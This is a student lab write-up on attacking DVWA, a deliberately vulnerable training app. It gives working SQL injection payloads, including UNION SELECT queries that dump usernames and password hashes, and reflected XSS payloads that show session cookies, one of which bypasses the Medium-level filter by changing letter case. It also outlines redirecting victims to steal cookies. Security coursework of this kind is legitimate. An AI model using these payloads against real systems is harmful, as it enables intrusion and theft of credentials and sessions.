

CMPE – 279
ASSIGNMENT – 3
DVWA – Damn Vulnerable Web App
GitHub Link: <https://github.com/madhuridv/CMPE-279>

Completed By :

Madhuri Dhani Venu

Payal Ghule

**Q1) Describe the SQLi attack you used, how did you cause the user table to be dumped?
What was the input string you used?**


Ans: SQL Injection is a method of hacking sensitive data by modifying the SQL query.

Keeping the security to 'Low' and the input string = 1' or '1'=1

Converted the SQL Query to:

```
"SELECT first_name, last_name FROM users WHERE '1'='1';"
```


This SQL Injection was able to retrieve the following results:



Similarly, by passing the below as the input string:

```
' UNION SELECT user, password FROM users#
```

We were successful in retrieving the sensitive information like username and password from the database.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top header features the DVWA logo. On the left, a sidebar contains navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text. The results show that the injected payload successfully retrieved user information from the database, including the 'admin' user and several other users with their first and last names and unique identifiers.

User ID	First name	Surname
' UNION SELECT user, password FROM users#	admin	5f4dcc3b5aa765d61d8327deb882cf99
' UNION SELECT user, password FROM users#	gordonb	e99a18c428cb38d5f260853678922e03
' UNION SELECT user, password FROM users#	1337	8d3533d75ae2c3966d7e0d4fcc69216b
' UNION SELECT user, password FROM users#	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
' UNION SELECT user, password FROM users#	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Q2) If you switch the security level in DVWA to “Medium”, does the SQLi attack still work?


Ans: Upon switching the security levels from Low to Medium, the input type changed to a dropdown and allows the user to select from the list of options available.

In this scenario, SQL injection can be achieved by modifying the value of the dropdown list of inputs by directly injecting in the value field upon element inspection.

With the below SQL Injection:

```
<option value =”1 or 1=1 UNION SELECT user, password FROM users#> 1 </option>
```

The below results were obtained:



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

```

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

```

Q3) Describe the reflected XSS attack you used, how did it work?

Ans: Cross Site Scripting is (XSS) is a code injected security attack that targets the web Applications.

With “Low” Security and input string :


```
<script>alert("You have been HACKED")</script>
```

Displays the message in an alert box.

Similarly, when the below URL with injected code is sent to the victim, session cookies can be obtained.

http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E#

`<script>alert(document.cookie)</script>`



Similarly, setting the window location in the script tag to redirect the victim to our configured webserver with a parameter cookie and we can set it to our cookie(document.cookie)

Q4) If you switch the security level in DVWA to “Medium”, does the XSS attack still work?

Ans: Upon switching the security level to medium, the `<script>` command failed to work because the source code checked specifically for the occurrence of “`<script>`” word and if a match was found, request was ignored.

However, JavaScript is not case sensitive and hence by passing the same request with all letters in uppercase, we were able to successfully fetch the session cookie of the victim

Below is the command and its result:

`<SCRIPT>alert(document.cookie)</SCRIPT>`

